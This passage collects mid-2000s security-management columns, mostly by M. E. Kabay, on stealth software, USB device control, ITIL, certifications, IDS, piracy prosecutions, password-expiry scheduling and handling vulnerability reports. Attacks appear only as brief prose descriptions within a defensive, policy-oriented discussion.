The activities the stealth-mode software is covering are inherently risky. For example, in a bandwidth-bound organization, the extra load on Internet-connection bandwidth and even local area network bandwidth from unauthorized, heavy-duty browsing can slow response time for everyone on the network. Some of the materials being downloaded may make the employer liable for civil damages or criminal prosecution; trafficking in child pornography, for example, is illegal around the world. Even if these stealth products do wipe out traces of incriminating evidence, displaying objectionable material in the first place may itself contribute to what lawyers have called a "hostile work environment" and lead to lawsuits.

"Stealth mode" is designed to help the user avoid detection by duly constituted network authorities; the unexpected consequences are potentially serious. For example, from a support standpoint, if anything goes wrong with the stealth software, or if it interacts badly with other software, tech support may not identify the origin of the problem if the cause is hiding itself and users fail to mention its existence. If the corporate computer is passed on to another user without a thoroughgoing re-installation of the operating system, the stealth software may continue to load without any sign to the new user except for disappearance of cache and cookies – which may not be the desired condition. "Why do I keep having to write in my account information all the time??"

In the next column, I'll finish off with a few suggestions on policy for coping with this nuisance.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at

Fighting Stealth Software

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding two newsletters, I've been looking at stealth software – "privacy protecting" programs that hide from system administrators.

If your security policies do not already include a clause to forbid installation of unauthorized software on corporate computers, include one; here are two examples from my favorite policy source, Charles Cresson Wood's *Information Security Policies Made Easy, version 9* (see < http://www.baselinesoft.com > for details). These policies (used with permission) are in section 8.03, "Protection against malicious software." By the way, I'm looking forward to version 10 of the ISPME.

"19. User Installation Of Software

Policy: Users must not install software on their personal computers, network servers, or other machines without receiving advance authorization to do so from a local information security coordinator.

Commentary: Internet access has made many new programs available to the general user population. If users install such programs, or permit an installation process performed by an automatic installation routine, viruses could be propagated, system crashes initiated, and other problems created. This policy explicitly prohibiting users from installing any software unless previously approved by the information security coordinator. New personal computer software packages are available that will prevent personal computer users from running any software besides the software specifically approved by management. By implication, this policy prohibits the use of Java and ActiveX applets, but some users may not make the connection."

"23. Downloading Software Using The Internet

Policy: End users must not download software from the Internet under any circumstances.

Commentary: This policy brings some order to what is often a very chaotic software update environment on end-user personal computers and workstations. End users in many organizations are taking the software update process into their own hands, and in the process they often create problems for the Help Desk and others working in the information systems area. This policy assumes that the organization has a process in place to distribute software and related upgrades. The policy works much better if its implementation includes workstation access control packages that prevent end users from updating software themselves. Also useful in the implementation of this policy would be an automated software license management package, that could periodically take an automated census to determine what software is installed on each machine. This policy assumes that all end-user machines are connected to a local area network, a wide area network, an intranet or some other network through which software updates may be pushed. The delay associated with testing software before it is installed across an organization is often desirable because this delay will permit serious bugs to be reported to public forums. Those performing

software testing can install patched versions that have corrected these problems."

As for specific technical measures to fight this kind of stealth software, I suggest several approaches for network managers faced with the possibility that their users are installing this product or any similar tools for evading corporate Internet-access policy:

* Warn your users that installing software that uses stealth mode is _prima facie_ evidence of malicious intent to violate corporate policies and will be viewed as a serious breach of ethics.

* If you find a stealth-mode program on a system, contact your anti-virus and anti-pest vendors and ask that it and any other product with "stealth" capability be added to the list of potentially harmful software so it can be located and expunged from user systems using anti-malware scans.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Controlling USB Storage Devices

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The articles about proliferating USB data storage devices in a variety of shapes prompted a fair amount of e-mail, including a pointer from one reader who gave me the URL < http://www.dynamism.com/sushidisk/index.shtml > for a sampler of, ah, sushi-shaped USB disks. It is not entirely clear why anyone would want a sushi-shaped USB disk, but at least it is unlikely to be a serious threat to security.

The next time you see someone plugging a 128 MB Uzura Natto or Futomaki into one of your computers, you will know they are up to no good.

Now on to more serious matters.

There are three distinct approaches I've seen to protecting data against unauthorized copying to USB devices (or to any other storage device):

- Prevent the unauthorized devices from functioning at all;
- Prevent data from being copied to unauthorized devices;
- Encrypt all data so that unauthorized users can't use the copied data.

The pointers below don't claim to be exhaustive, and inclusion should not be interpreted as endorsement. I haven't tried any of these products and I have no relationship with the vendors whatsoever.

- For corporate networks using Microsoft's Active Directory, a company called FullArmor makes a product called IntelliPolicy; it was recently reviewed in the Network World Fusion Systems Management column by John Fontana < http://www.nwfusion.com/news/2004/1117armor.html >. That article specifically quotes a system administrator who said, "We like the ability to lock out devices like USB ports on our sensitive machines. It prevents users from downloading information and disappearing with it."

- Another tool that blocks access to USB devices is SecureWave Sanctuary Device Control < http://www.securewave.com/sanctuary_DC.jsp >. By default, the system sets up restrictive access control lists (ACLs) blocking everyone from using all devices. Administrators then define changes in the ACLs to permit specific users or groups of users to access the devices and device types they justifiably need. The tool includes provisions for encrypting data moved to portable devices and a stand-alone decryption tool that can allow access to such data on a non-protected computer.

- Reflex Disknet Pro software < http://www.reflex-magnetics.com/products/disknetpro/ > not only provides all kinds of device and port controls but also includes software for automatic encryption of all data transferred to any removable devices. Here too, the

encrypted data can be recovered offsite using a special reader tool.

- Liquid Machines < http://www.liquidmachines.com/ > Enterprise Rights Management (ERM) software encrypts corporate data and manages decryption keys on a specialized server. Authorized users simply run their office applications as usual while decryption and encryption go on below their level of awareness. Unauthorized users simply cannot decrypt protected information.

On a slightly different note, it is not at all clear how any of these products can cope with the rather nasty characteristics of the KeyGhost USB Keylogger < http://www.keyghost.com/USB-Keylogger.htm >, which, as far as I can see from reading the Web pages, may be completely invisible to the operating system. This device can be stuck on to the end of the cable of any USB keyboard and will cheerfully record days of typing into its 128MB memory. Such keyloggers can provide a wealth of confidential data to an attacker, including userIDs and passwords as well as (no doubt tediously error-bespattered) text of original correspondence.

Hmm, time to check those keyboard cables, eh? And watch out for those high-capacity sushi.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Visible Ops Handbook

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some weeks ago, I described the ITIL – the Information Technology Infrastructure Library and mentioned that I would be reviewing a handbook that applies ITIL to system and network operations.

The Visible Ops Handbook: Starting ITIL in 4 Practical Steps by Kevin Behr, Gene Kim and George Spafford is a superb little (5" x 7" x 84 pp) booklet available online for $20 (see < http://www.itpi.org/home/visibleops.php >).

The book opens with a thought-provoking introduction that outlines the key problems facing IT operations groups world wide; some of the challenges they enumerate are

- "A 'cowboy culture' where seemingly 'nimble' behavior has promoted destructive side effects. The sense of agility is all too often a delusion.

- A 'pager culture' where IT operations believes that true control simply is not possible, and that they are doomed to an endless cycle of break/fix triggered by a pager message at late hours of the night.

- An environment where IT operations and security are constantly in a reactive mode, with little ability to figure out how to free themselves from fire-fighting long enough to invest in any proactive work."

Phase One: "Stabilize the Patient" and "Modify First Response"

In this early phase of the plan, the IT group works "to reduce the amount of unplanned work as a percentage of total work done down to 25% or less. . . . The primary goal of this phase is to stabilize the environment, allowing work to shift from perpetual firefighting to more proactive work that addresses the root cases of problems.

Phase Two: "Catch & Release" and "Find Fragile Artifacts" Projects

The second phase of Visible Ops focuses on cataloguing resources and knowledge so that the IT group can move toward complete control of the tools they are supposed to be managing. Deviant configurations, ultra-fragile systems – all of these have to be identified and documented before they can be corrected.

Phase Three: Create a Repeatable Build Library

Having identified critical resources, the IT group now moves on to building a set of tools that will allow recreating the full operational environment from scratch. By using tools such as system images and documented build mechanisms, it becomes possible to rebuild the

infrastructure rapidly – an alternative to struggling with repairs.

Phase Four: Continual Improvement

This chapter focuses on metrics and how to use them as tools for continuous process improvement.

An aspect of the book that cannot come through such a brief summary of content is the charming readability of the text. The authors write clearly and simply; they also include believable narratives that drive their points home and sprinkle the text with amusing and thought-provoking quotations.

I strongly recommend this text to everyone reading this column and I am already scheming about where I will introduce it into the curriculum of the MSIA program at Norwich.

Schneier's CRYPTO-GRAM Always Informative

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Bruce Schneier , founder and Chief Technical Officer of Counterpane Internet Security < http://www.counterpane.com >, is a celebrated cryptographer and writer about fundamental issues in information assurance. Two of his most famous popular books are _Beyond Fear_ (2003) [ISBN 0-387-02620-7] and _Secrets and Lies : Digital Security in a Networked World_ (2000) [ISBN 0-471-45380-3]. He is the author of _Applied Cryptography: Protocols, Algorithms, and Source Code in C, Second Edition_ (1995) [ISBN 0-471-117099]. He exemplifies the ideal of an active scientist: a contributor to new knowledge, a clarifier of confusing information and a vibrant mover of his entire field.

Since 1998, he has published the free _Crypto-Gram_ newsletter, which is always packed with useful and interesting information and insights for everyone interested in security. The March 15, 2005 issue is available from < http://www.schneier.com/crypto-gram-0503.html > and has so many hot topics I won't list them all. Here are highlights:

- SHA-1 Broken
- The Failure of Two-Factor Authentication
- ChoicePoint.

Schneier reports on the discovery of methods for finding collisions of the Secure Hash Algorithm 1 (SHA-1) faster than brute force. This finding allows one to locate different messages that have the same 160-bit hash some 2000 times faster than searching the entire keyspace. The discovery does not mean that everyone using SHA-1 has to stop. Schneier writes, "For the average Internet user, this news is not a cause for panic. No one is going to be breaking digital signatures or reading encrypted messages anytime soon. The electronic world is no less secure after these announcements than it was before." He suggests, however, that in the long run, we will see a shift towards longer hash functions and urges a concerted effort to develop even stronger functions.

In his essay on two-factor authentication, Schneier warns that token-based, two-factor authentication using dynamically-generated data from the token combined with a stable personal identification number (PIN) cannot overcome man-in-the-middle attacks or Trojan attacks. In the former, "An attacker puts up a fake bank website and entices user to that website. User types in his password, and the attacker in turn uses it to access the bank's real website. Done right, the user will never realize that he isn't at the bank's website. Then the attacker either disconnects the user and makes any fraudulent transactions he wants, or passes along the user's banking transactions while making his own transactions at the same time."

In the Trojan attack, "Attacker gets Trojan installed on user's computer. When user logs into his bank's website, the attacker piggybacks on that session via the Trojan to make any fraudulent transaction he wants."

The method is not useless, argues Schneier, but in the long run it will not significantly increase Internet security.

Schneier launches a blistering attack on ChoicePoint management for concealing its breach of security: "ChoicePoint's behavior is a textbook example of how to be a bad corporate citizen. The information leakage occurred in October, and it didn't tell any victims until February. First, ChoicePoint notified 30,000 Californians and said that it would not notify anyone who lived outside California (since the law didn't require it). Finally, after public outcry, it announced that it would notify everyone affected." More important, Schneier analyses the situation to its roots and points out that the fundamental problem is that the people whose information is stored by credit bureaus are not viewed as customers and that there are no financial consequences for theft of identity. He makes a strong case for bringing the capitalist system to bear on these people by making them bear the costs of their malfeasance.

Well, that's just a few of the interesting items in this month's _Crypto-Gram_. I hope that those of you who have not yet subscribed will be moved to visit the archive at < http://www.schneier.com/crypto-gram-back.html > and have fun browsing.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

$(ISC)^2$ Offers Range of Certifications

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The International Information Systems Security Certification Consortium [(ISC)^2] offers more than simply the Certified Information Systems Security Specialist (CISSP) designation. In today's article, I'll summarize the credentials available to security professionals through this distinguished certifying body.

The Associate of (ISC)^2 certification is designed to allow students and others who don't yet have the years of professional experience in information security to qualify for the CISSP or SSCP (see below) nonetheless demonstrate their competence in the field and receive recognition for their accomplishments. Candidates pass the same examinations as the CISSP or SSCP and can eventually convert to full CISSP or SSCP status once their years of experience are sufficient.

The CISSP was the first global certification in information assurance management; the 6 hour, 250 question examination covers the 10 areas of the CISSP Common Body of Knowledge (CBK):

- Access Control Systems and Methodology
- Applications and Systems Development Security
- Business Continuity Planning (BCP) and Disaster Recovery Planning (DRP)
- Cryptography
- Law, Investigation and Ethics
- Operations Security
- Physical Security
- Security Architecture and Models
- Security Management Practices
- Telecommunications and Network Security.

CISSPs must have four years of field experience in information assurance or three years of field experience plus a college degree.

The Systems Security Certified Practitioner (SSCP) certification is designed for practitioners such as network security engineers, security systems analysis and security administrators. The SSCP CBK includes the following seven domains:

- Access Control
- Administration
- Audit and Monitoring
- Cryptography
- Data Communications
- Malicious Code / Malware
- Risk, Response and Recovery.

For more experienced information assurance professionals who are already CISSPs, (ISC)^2 offers three additional levels of certifications:

- ISSAP: Concentration in Architecture (Access Control Systems and Methodology, Telecommunications and Network Security, Cryptography, Requirements Analysis and Security Standards, Guidelines, Criteria, Technology Related Business Continuity Planning and Disaster Recovery Planning)
- ISSEP: Concentration in Engineering (Systems Security Engineering, Certification and Accreditation, Technical Management, U.S. Government Information Assurance Regulations)
- ISSMP: Concentration in Management (Enterprise Security Management Practices; Enterprise-Wide System Development Security; Overseeing Compliance of Operations Security; Understanding Business Continuity Planning, Disaster Recovery Planning and Continuity of Operations Planning; Law, Investigations, Forensics and Ethics)

All members of the (ISC)^2 must continue their professional education to maintain their credentials; for example, a CISSP requires 120 Continuing Professional Education (CPE) units in each three-year period to remain in good standing. CPE units can be accumulated through attending security lectures and courses, presenting at professional meetings, and through writing security articles or books.

I hope that readers who have not previously investigated the range of certifications offered by the (ISC)^2 will visit the organization's Web site at < https://www.isc2.org > and explore the resources available there.

Ethics in Security Policy

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Norwich University graduate student Steven Lovaas recently published an award-winning essay on the importance of ethical considerations in security policy development and implementation.

Mr Lovaas begins by pointing out that "Each of the three phases of policy implementation - development, dissemination and enforcement - should be examined to be sure that stakeholders are treated ethically while protecting the information assets critical to the ongoing viability of the organization."

During policy development, security managers must recognize that employees may differ in their moral standards. People differ in their degree of sophistication of moral reasoning and they also differ in assumptions. For example, says Mr Lovaas, "some employees may believe that [cyberspace] is a different place with its own rules… and may feel no moral compunction about illegal downloading of music files, even though they would never steal a CD from a music store. Some may even espouse a completely different ethical system… in which the free dispersal of information is far more important than societal protection of the fruits of labor." The implications of this diversity are that every organization should make the standards for its security rules completely explicit. Employees should not have to guess why a rule has been promulgated.

In addition, security policies should emphasize the benefits both to the organization and to the individual of having and complying with policies. Organizational structures should include means for stakeholders to communicate their objections to policies and their suggestions for improvement. Objections should be handled respectfully and rationally. Mr Lovaas summarizes several practical approaches to gaining consensus on disputed policies.

Mr Lovaas completed his Master of Science in Information Assurance (MSIA) degree at Norwich in June 2004 and will be an Adjunct Professor of Information Assurance at Norwich later this year. Congratulations to him for a fine piece of writing.

Web Filtering and Tracking

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In response to a recent article about stealth utilities intended to wipe out traces of Web browsing on corporate computers, reader Dave Morris, an active supporter of FREE IT (http://www.freeit.net), an organization supporting open-source software, wrote to me with some interesting comments. The following edited version of our correspondence is published with Mr Morris' permission.

Mr Morris wrote, "I enjoyed this article very much as it does raise some interesting and controversial issues. I guess the position one would take depends largely on whether they are the 'oppressor' or the 'oppressed.'

"While I'm very much an advocate of privacy and personal freedom on one hand, it is also important to recognize the need for controls in certain situations. What is and is not appropriate is certainly subjective unless it is placed in context. If consenting adults wish to enhance their relationship by perusing the numerous titillating and scandalous destinations on the Web from the privacy of their own home, it is certainly their prerogative and their right to do so, as it is their right to protect their privacy by employing whatever means necessary on their own PC to remove the evidence, which could prove embarrassing if they share their PC with other family members.

"However, accessing that same information at the public library or the office is not only inappropriate, it could expose the employer to serious liability issues. The idea of allowing unfettered access to the Internet and then scouring the machine after the fact to uncover evidence of inappropriate use of company assets seems a bit like entrapment to me. Any company with the time and resources to do this could use it more efficiently by employing a content filtering solution that would enforce their appropriate-use policy by denying access to questionable material and reporting access attempts.

"The privacy tool would then be rendered completely ineffective in this environment as there would be no tracks to hide since access is denied. Nonetheless, I agree that stealth privacy software has no place in a corporate network."

I responded as follows: "No purely technological solution will prevent people from violating security policies if that's what they have their mind bent on. For example, it is possible to use anonymizing sites such as http://www.anonymizer.com to mask the destination of one's browsing. Mind you, one could then try to block access to the privacy proxy servers, but you see the point: without monitoring and enforcement, policies are just words on paper. Enforcement can hardly be described as entrapment if there is adequate awareness of the issues and training of employees for compliance with those policies. In any case, 'entrapment' is a term generally reserved for discussions of Fourth Amendment rights in connection with law enforcement personnel's behavior, not corporate security officers working within private networks."

Mr Morris then replied, "I would expand on your statement by saying that those with the will, the expertise, and the determination will eventually find a way to bypass whatever controls are in place. However, those that possess these skills are definitely a minority in most corporate environments.

"Content filtering is as much psychological as it is technological in that it communicates to the end-user that the appropriate use policies are, in fact, enforced and monitored. After attempting to reach a couple of marginal sites and finding them blocked, violators are likely to stop trying if they value their position. Such filtering can be used in conjunction with a policy against installing unauthorized software of any kind on the company's workstations."

Mr Morris added some thoughtful remarks of more general import going beyond issues of network administration:

"In this post-911 America, however, we find our rights to privacy and anonymity eroding as we are subjected to more and more surveillance through video cameras and technologies such as RFID, face-recognition software, biometrics and geographical positioning systems (GPS). The very existence of systems like Carnivore [the FBI tool for monitoring ISP traffic] justifies the need for the type of [privacy-protecting] software you describe. The government, it seems, is making an attempt at omnipresence. The desire to defend our right to privacy and

anonymous freedom of speech does not imply guilt of any kind: it is simply an attempt to preserve the principles upon which this country was founded and to limit the government's ability to meddle in our private lives."

Whale of a Good Site

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In December 2004 at the InfoSecurity Conference in New York City, I enjoyed chatting with Gary MacIsaac, the President and Chief Technical Officer of Cetacea Networks Corporation of Vancouver, Canada < http://www.orcaflow.ca >. Cetacea Networks make the OrcaFlow Intrusion Detection Sensor, an appliance designed to monitor network traffic non-obtrusively at speeds up to 10 Gbps. The device is based on anomaly detection, which means it does not use attack signatures.

In the world of intrusion detection systems (IDS), there are two fundamentally different approaches to identifying attacks:

- "Misuse detection" is based on filtering data streams to detect attack signatures; i.e., patterns of packet flows that are characteristic of known attacks.
- "Anomaly detection" is based on recognizing deviations from normal traffic patterns; these systems use statistical methods to identify outliers.

One of the major problems with misuse detection IDS is that they can miss new attacks. This problem is growing in importance as "zero-day" attacks (i.e., attacks developed at the same time as vulnerabilities are announced) become more common.

Anomaly detection systems depend almost entirely on the validity of the baseline data used to define normal behavior; if these systems are trained or normalized on systems where malefactors are active, the unauthorized behavior can be integrated into the baseline.

The OrcaFlow IDS is based on very large data sets and has been adapted to monitor generalized TCP/IP traffic, Ethernet switches, Voice Over IP (VoIP) traffic, Cable/Digital Subscriber Line (DSL) modems, wireless access points and mobile devices.

A useful resource on the OrcaFlow Web site is their library of pointers to research published by the Cooperative Association for Internet Data Analysis < http://www.caida.org >. There are papers listed analyzing several worms (Witty, Slammer, Code Red) and denial-of-service attacks.

Finally, the images of killer whales are very beautiful, and there is a link to an organization where you can learn more about these wonderful sea creatures.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Crisis of Prioritization

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

On March 18, 2005, the President's Information Technology Advisory Committee (PITAC) announced the release of its latest report, "Cyber Security: A Crisis of Prioritization" < http://www.nitrd.gov/pitac/reports/20050301_cybersecurity/cybersecurity.pdf >.

The authors include a number of luminaries from academia and industry. In their cover letter to the President, Co-Chairs Marc R. Benioff and Edward D. Lazowska write, "The IT infrastructure is highly vulnerable to premeditated attacks with potentially catastrophic effects. Thus, it is a prime target for cyber terrorism as well as criminal acts. The IT infrastructure encompasses not only the best-known uses of the public Internet – e-commerce, communication, and Web services – but also the less visible systems and connections of the Nation's critical infrastructures such as power grids, air traffic control systems, financial systems, and military and intelligence systems. The growing dependence of these critical infrastructures on the IT infrastructure means that the former cannot be secure if the latter is not."

The major recommendations of PITAC are as follows (quoting directly):

- Increase Federal support for fundamental research in civilian cyber security by $90 million annually at NSF and by substantial amounts at agencies such as DARPA and DHS to support work in 10 high-priority areas identified by PITAC.

- Intensify Federal efforts to promote recruitment and retention of cyber security researchers and students at research universities, with an aim of doubling this profession's numbers by the end of the decade.

- Provide increased support for the rapid transfer of Federally developed cutting-edge cyber security technologies to the private sector.

- Strengthen the coordination of the Interagency Working Group on Critical Information Infrastructure Protection and integrate it under the Networking and Information Technology Research and Development (NITRD) Program.

Each of these major issues is expanded in the Executive Summary and then explored in detail in the body of the 72-page report. The document includes a useful bibliography with URLs in "Appendix C: Selected Major Reports on Cyber Security Research and Development." There is also a convenient summary of acronyms in Appendix D.

I urge everyone to take the time to read and think about this important contribution to the national discussion of information assurance policy in the United States. Network and security managers must play their role in this discussion by bringing their unique experience and perspective to bear on the problems raised in the report. We must not allow legislators and bureaucrats to move forward without careful oversight and involvement by working experts in

the field; only by direct participation will we prevent these proposals from being politicized and taken over by special interests who can distort priorities to meet their particular needs without regard for the wider national interest.

Get involved, people.

Software, Music and Movie Pirates Keelhauled

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Keelhauling was a dreadful punishment from the days of commercial sailing ships consisting of dragging someone underwater under the hull of a ship and across the keel – usually encrusted with razor-sharp barnacles. The equivalent for intellectual-property (IP) pirates might be to drag them to department stores and force them to buy legal copies of all the IP they've stolen – during the pre-Christmas rush – one item at a time – while having to listen to the same cheery Christmas carols on the canned-music loop.

In the meantime, this year has been bad news for a variety of IP pirates.

- In January, ten British Internet Service Providers (ISPs) were ordered by the High Court to divulge the identities of 150 suspects in a massive investigation of software piracy organized by the UK Federation Against Software Theft (FAST).< http://www.fast.org.uk/tracker.asp > The ISPs' cooperation was needed to unmask file-sharers using pseudonyms and peer-to-peer (P2P) networks.

- In August, one of the millionaire owners of the BUYUSA.COM software-piracy Web site, Danner Ferrer, was sentenced to six years in federal prison as well as being forced to pay $4.1M in restitution.< http://www.cybercrime.gov/ferrerSent.htm > In September, his fellow criminal Nathan L. Peterson was sentenced to seven years in prison and $5.4M in restitution.< http://www.cybercrime.gov/petersonSent.htm > The BUYSUSA.COM Web site was taken offline and a nice red warning sign is all that's left on the Web.< http://149.101.1.51/ >

- Operation Fastlink, a massive international and nation-wide law-enforcement attack on online software, music and video piracy gangs, convicted yet another criminal in September.< http://www.cybercrime.gov/abellSent.htm >

- By August, the FBI's Operation Copycat had resulted in 32 convictions for IP piracy, including capture and conviction of film critics who systematically sold review copies of DVDs to movie pirates for illegal distribution.< http://www.cybercrime.gov/jacobsonplea.htm >

- Nicholas Hunter, a 40 year-old man from Bristol, England, was jailed after pleading guilty to 17 counts of violations under the Trade Marks Act for making and selling hundreds of titles of video games and some business software with a street value of over £58,000 (U$110,000). The BBC reported that investigators "discovered copying equipment capable of producing 16 fake CDs every seven minutes, packaging materials and hundreds of illegally-copied games."< http://news.bbc.co.uk/2/hi/uk_news/england/bristol/somerset/4795633.stm?ls >

- Frederick Banks, also known as "Frederick Von Hamilton" and as "Vampire Nation," lost his appeal against his 2004 "conviction and sentence for mail fraud, criminal

copyright infringement, and related charges stemming from his sales of pirated software."< http://caselaw.lp.findlaw.com/data2/circs/3rd/051715p.pdf > Banks had sold unauthorized copies of Microsoft products for over $300,000 via Amazon.com until he was reported to the FBI.< http://www.internetcases.com/archives/computer_crime/index.html >

- The British High Court ruled in favor of the British Phonographic Industry in January in fining several defendants thousands of pounds in penalties for having posted 9,000 songs illegally via P2P networks. The ruling was hailed by the recording industry as a "massive step forward" in the fight against illegal file exchanges.< http://news.bbc.co.uk/2/hi/entertainment/4653662.stm >

If you would like to see what some kids are reading and downloading, check out warez.com and especially the astounding example of hypocrisy at the its legal disclaimer page. These people have a copy of Microsoft Office v12 beta online for download; think about what children are learning about honesty by mixing with the people who use this site.< http://www.warez.com/content/docs/legal/disclaimer.html >

Let teachers and parents know about the cases summarized in this article; maybe we can keep a few more kids off the P2P warez (stolen IP) scene by talking to the ones whose frontal lobes are myelinated enough to let them listen and learn.< http://www.sciencenews.org/articles/20040508/bob9.asp >

Overcoming Upper-Management Resistance

by Paul J. Brusil, PhD
Adjunct Professor, Information Assurance
Norwich University, Northfield VT

Note from M. E. Kabay: In working with students in the online Master of Science in Information Assurance (MSIA) program of Norwich University < http://www.msia.norwich.edu/ >, professors contribute to the weekly discussions. One of the questions in the first week of the second seminar, which focuses on management, presents a scenario in which management dismiss security concerns. Professor Paul J. Brusil, PhD, commented on his students' interchanges as follows and I think readers will appreciate his insights.

* * *

A number of you have made good suggestions for overcoming lack of support by upper management. I'd like to summarize, to highlight some and to put a couple more possibilities on the table for your consideration in overcoming management blockage to security policy development.

- You need to know what upper management opinions to counter. Try to find out what piece of "knowledge" is used by resistant management for them to arrive at the fear-uncertainty-doubt (FUD) conclusion regarding the value of information security and associated policies to your enterprise . Once you know what is really bothering the executive(s) who is(are) blocking action, then you have a better chance at discussing and exploring how to counter or accommodate the objection.

- Be prepared to talk about the potential pluses and minuses of instituting or not instituting each policy.

- Have a business case, not just a regulatory case, and, when possible, a return-on-investment (ROI) case for each potential security policy.

- When possible, develop and use a business impact analysis (BIA) matrix to show business impact to the enterprise if a security incident were to occur because of a lack of a particular policy.

- Have real-world examples of vulnerabilities created by lack of policy and examples of the business impacts of exploitation of such vulnerabilities.

- Analyze the marketplace and your competition. What are other enterprises in your field doing with respect to security policies? What are the media and trade magazines saying? Circulate headlines (and eventually whole news stories) of the look-what-happened-to-some-other-enterprises-and-how-they-got-burned-doing-what-we're-doing-now sort about enterprises similar to yours. In some sense, justify that fear is real. Circulate strategy-oriented headlines (eventually whole news stories) about security policies that enterprises similar to yours institute to show that your proposed approach is accepted by others.

- Make sure executives have a growing, and eventually complete, understanding of the responsibilities they have under current laws, including mandatory reporting (e.g., under California SB1386) to customers of even potential threats, the personal accountability they face, and the potential litigation facing the enterprise (including litigation associated with indirect liabilities that may arise because of business relationships between your enterprise and other enterprises that may knowingly or unknowingly violate Federal, state and local laws and regulations that pertain to information security).

- Get some real proof and evidence from your own enterprise for the need for security policies. Install free open source security monitoring tools such as an IDS (and if possible buy/borrow/install other security monitoring tools such as honeypots, event logs, etc.) to develop a picture of the security-related vulnerabilities and attacks happening now within your enterprise's IT structure because of lack of policies. That is, put together a picture of current incident activity and current potential/real direct asset losses and indirect asset losses (e.g., possible future customer losses due to negative publicity, diminishing reputation, or decreasing customer confidence) specific to your enterprise. It ought to be hard for a CFO to ignore asset losses.

- Seek and expand upper management/C-level support where ever and when ever you can find it.

- Have the various conclusions from the activities above available as 25-words-or-less impromptu, "elevator pitches" that you could give to a C-level manager you meet casually. Take every opportunity to bring home the points that real-world security-related problems do exist, that personal and enterprise risks are real, that a certain amount of fear is justified, and that security policy is one of the first steps in the right direction.

- Stay positive, but keep telling it as you see it.

* * *

Paul J. Brusil, PhD (brusil@post.harvard.edu) founded Strategic Management Directions, a security and enterprise management consultancy in Beverly, Massachusetts, USA. He has worked for MITRE, NIST, NSA, and many other US government agencies on security standards and other high-technology issues including especially medical informatics and the Common Criteria. Dr Brusil is an editor of the Journal of Network and Systems Management < http://www.cstp.umkc.edu/jnsm/ > and is the author of more than 100 papers and book chapters.

Staggering

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Most security administrators have figured out that having passwords expire on a specific day of the calendar is a prescription for a swamped help desk. The day after the expiration deadline, the poor help technicians are flooded with demands from irate users who have forgotten their new passwords (perhaps they forgot to write the new sequence on a sticky note attached to their screen or to "hide" the new password inside their unlocked desk drawer or under their keyboard)(sigh).

If you are still stuck using passwords, as most organizations are, a far better approach to password management is to force expiration of passwords on an individual basis, user by user. The load on the help desk thus gets distributed over all the working days instead of piling up on a few days a year.

I recently encountered another system management issue that could lead to a self-imposed denial of service. A correspondent informed me of a situation in which the technical services group needed a change of e-mail servers, forcing a change in the e-mail-client software of several thousand users. The staff allocated a week for the changeover, after which no one's unchanged e-mail configuration would work. The argument was that a fixed deadline would force users to act, whereas a longer period would simply lead to lower compliance as users forgot all about the change request.

Now, it's important to understand that the e-mail system actually allowed overlap of the old and new configuration for several weeks before the deadline. Given that overlap, I think that a better approach to handling this kind of network configuration change involving users would have been to partition the change among groups of users. For example, perhaps the Engineering Department could have been guided through the change over a couple of days, and then the Finance Department and later the Manufacturing Department, and so on. That way, difficulties arising from implementation glitches would not affect everyone in the company all at once and the help desk and other technical staff could avoid being overwhelmed.

In addition, a staggered implementation schedule would allow early adopters to help work the bugs out, if any. [Hah! Have you every encountered a project without bugs?] That's why I suggested beginning with a technically more sophisticated group (Engineering) who might better be able to cope with bugs and cooperate with the help desk members in sorting out unexpected problems. By the time the later, less sophisticated groups reached their turn, some of the early glitches could have been removed.

It's not exactly a staggering insight, but I hope it's a useful one.

Handling Bad News

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Here's a scenario to consider.

You've installed a new system – say, a new ectopic frizzilator for the gandromorphic exilitory network. You've configured it according to specifications and have opened it for full access by your users.

Two days after the system opens for business, a couple of users show up at your office with some bad news: they have discovered that anyone can launch a denial-of-service (DoS) attack on the frizzilators simply by pinging them. Turns out they were curious to know if the frizzilators responded to a ping, and sure enough, they did. Then, just to be thorough, they tried bombarding the frizzilators with pings and established that the devices went completely dead, preventing any exilitory activity at all during the ping-storm.

So how do you respond?

Do you

(a) Thank your users warmly for letting you know about the vulnerability, promise to keep them in the loop with news, and then get to work fixing it? Or

(b) Accuse them of hacking your systems and threaten to have them fired and even arrested?

Believe me, I have received e-mail from users in the (b) situation and know students who have suffered the same treatment for pointing out security flaws.

Why would anyone react to helpful employees or students who go to the trouble of pointing out a security vulnerability by attacking them? Remember, I'm not talking about any kind of intrusive or damaging testing here: a ping is a normal function on any network, not a hacking tool.

